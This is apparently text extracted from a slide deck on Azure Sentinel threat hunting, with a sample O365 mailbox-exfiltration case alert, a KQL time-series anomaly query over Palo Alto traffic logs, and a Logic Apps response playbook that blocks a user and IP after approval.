
finding anomalies_



use cases_

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use cases_



Case

Case ID cdefba1d-156b-489d-bd53-f357818844fd - PREVIEW



Compromised Account leading to O365 Mailbox Exfiltration

High
SEVERITY



New
STATUS



Unassigned
OWNER



DESCRIPTION

This is an indication of a sign in by Nick Griffin from an unusual location (Dallas, Texas, US) followed by a suspicious inbox forwarding rule being set on a user's inbox. This may indicate that the account is compromised, and that the mailbox is being used to exfiltrate information from your organization. The user Nick Griffin (ngriffin@seccxp.ninja) created or updated an inbox forwarding rule that forwards all incoming email to the external address pwnmezph386sw@gmail.com.

LAST MODIFICATION TIME

02/25/19, 08:21 PM

Alerts **Entities**

Search

ALERT NAME

Unusual login

Anonymous IP address

Suspicious PowerShell script

Suspicious inbox forwarding

advanced hunting_

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Ben Goerz
@bengoerz

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Somebody asked me about "automated threat hunting". While researching my response, I realized that [@RobertMLee](#) and [@cnoanalysis](#) already said it best in "The Myth of Automated Hunting". Quote: "Hunting Exists Where Automation Ends" sans.org/cyber-security ...

3:20 PM - 31 Jan 2019

27 Retweets 104 Likes

[CS](#)        

4  27  104  

security operations center_

(advanced)
hunting



time series visualization_

Scenario: find anomalies in network traffic


```
let starttime = 30d;
let endtime = 1d;
let timeframe = 1h;
let PrivateIPregex = @'^127\.|^10\.|^172\.1[6-9]\.|^172\.2[0-9]\.|^172\.3[0-1]\.|^192\.168\.';
let TimeSeriesData = CommonSecurityLog
| where TimeGenerated between (startofday(ago(starttime))..startofday(ago(endtime)))
| where DeviceVendor == "Palo Alto Networks" and Activity == "TRAFFIC"
| where isnotempty(DestinationIP) and isnotempty(SourceIP)
| extend DestinationIpType = iff(DestinationIP matches regex PrivateIPregex, "private", "public")
| where DestinationIpType == "public"
| project TimeGenerated, SentBytes, DeviceVendor
| make-series TotalBytesSent=sum(SentBytes) on TimeGenerated from startofday(ago(starttime)) to
startofday(ago(endtime)) step timeframe by DeviceVendor;
TimeSeriesData
```

TimeGenerated	TotalBytesSent	deviceVendor
[{"TimeGenerated": "2019-04-01T06:00:00.0000000Z", "TotalBytesSent": 873713587, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T07:00:00.0000000Z", "TotalBytesSent": 882187669, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T08:00:00.0000000Z", "TotalBytesSent": 852506841, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T09:00:00.0000000Z", "TotalBytesSent": 898793650, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T10:00:00.0000000Z", "TotalBytesSent": 891598085, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T11:00:00.0000000Z", "TotalBytesSent": 893022551, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T12:00:00.0000000Z", "TotalBytesSent": 922677236, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T13:00:00.0000000Z", "TotalBytesSent": 856663011, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T14:00:00.0000000Z", "TotalBytesSent": 830763825, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T15:00:00.0000000Z", "TotalBytesSent": 855292297, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T16:00:00.0000000Z", "TotalBytesSent": 867265088, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T17:00:00.0000000Z", "TotalBytesSent": 783423911, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T18:00:00.0000000Z", "TotalBytesSent": 797876828, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T19:00:00.0000000Z", "TotalBytesSent": 790012871, "deviceVendor": "Palo Alto Networks"}, {"TimeGenerated": "2019-04-01T20:00:00.0000000Z", "TotalBytesSent": 852506841, "deviceVendor": "Palo Alto Networks"}]	[873713587,882187669,852506841,898793650,891598085,893022551,922677236,856663011,830763825,855292297,867265088,783423911,797876828,790012871,852506841]	Palo Alto Networks

time series visualization_

TimeSeriesData

```
| extend (baseline,seasonal,trend,residual) = series_decompose(TotalBytesSent)  
| render timechart with (title="Palo Alto Time Series decomposition")
```



jupyter_

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
automatic advanced hunting_

an example



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1 + 1 = 3_


Scenario: CERT publishes new IOC's based on threat intelligence, and SOC wants to know if endpoints connected with those IP's in past 30 days, and if so: isolate the endpoint & follow-up with response team.



day zero_



day zero_




The screenshot shows the Microsoft Azure Logic Apps Designer interface. The breadcrumb navigation at the top reads: Home > Azure Sentinel - Cases > Case > Alert playbooks > Logic Apps Designer. The workflow is as follows:

- Trigger:** When a response to an Azure Security Center alert is triggered
- Action 1:** Create incident in Service Now(Preview)
- Action 2:** Post message to SOC channel(Preview)
- Action 3:** Send approval email
- Condition:** A condition block with the following configuration:
 - Operator: And
 - Condition 1: Selected... x is equal to Block user and IP
- If true branch:**
 - Action 1: Block user in Azure AD
 - Action 2: BlockIP Paloalto
- If false branch:**
 - Action 1: Close incident in Service Now(Preview)

At the bottom of the canvas, there is a '+ New step' button.

